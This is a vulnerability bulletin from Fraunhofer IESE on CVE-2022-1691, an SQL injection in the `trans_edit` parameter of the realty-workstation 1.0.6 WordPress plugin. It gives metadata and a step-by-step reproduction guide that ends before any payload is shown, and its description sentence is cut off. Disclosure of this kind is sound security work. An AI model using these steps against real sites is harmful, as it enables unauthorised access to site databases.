Security Bulletin
of the Fraunhofer IESE Research Institute

Home / realty-workstation 1.0.6 WordPress plugin SQL injection

realty-workstation 1.0.6 WordPress plugin SQL injection

Vulnerability Metadata


Key	Value
Date of Disclosure	May 09 2022
Affected Software	realty-workstation
Affected Software Type	WordPress plugin
Version	1.0.6
Weakness	SQL Injection
CWE ID	CWE-89
CVE ID	CVE-2022-1691
CVSS 3.x Base Score	4.9
CVSS 2.0 Base Score	4.0
Reporter	Daniel Krohmer, Shi Chen
Reporter Contact	daniel.krohmer@iese.fraunhofer.de
Link to Affected Software	https://wordpress.org/plugins/realty-workstation
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-1691

Vulnerability Description

The `trans_edit` query parameter in realty-workstation 1.0.6 is vulnerable to SQL

Exploitation Guide


Login as `admin` user.


localhost/wp-login.php?redirect_to=http%3A%2F%2Flocalhost%2Fwp-admin%2F&reauth=1


Username or Email Address: admin

Password: ●●●●●●


Go to `Realty Workstation` and click on `Agents`.


localhost/wp-admin/admin.php?page=workstation

Add a new agent by clicking on `Add New Agent`.



Provide arbitrary user information, then click on `Save`.




First Name: Some

Email Address: some@user.com

Last Name: User


Password: ●●●●●

Go to `Realty Workstation` and then hit `Agent Transactions`.



□ Name	Email	Last Accessed	Actions
□ User , Some	some@user.com	2022-05-03 14:05:18	EDIT DELETE RESET PASSWORD

Fill some arbitrary data and click on `Save`.



Agent

Select an Agent: Some User

Transaction Type

Type ● Purchase ○ Sale ○ Lease - Tenant ○ Lease - Landlord

Property

Address: Test

Apt / Suite: Test

City: Test

Zip: 12345

Client


Full Name or Main Contact: Test

Company Name: Test

Phone Number: 012345

Email Address: Test@user.com

As an unauthenticated user, visit the main blog page and go to the `Workstation`



Just another WordPress site

Nothing Found

It seems we can't find what you're looking for. Perhaps searching can help.

Recent Posts

Recent Comments

No comments to show.


Archives

No archives to show.

Categories

No categories

Sign in with the credentials of the previously created agent.




Please sign in

Email address
some@user.com

Password
•••••

Click on `Edit` in the agent view of the workstation.




localhost/?page_id=286&transactions=open_transactions

Open Transactions

Show 10 entries Search:

Address	Client	Type	Action
Test, Test	Test, Test	Purchase	Edit

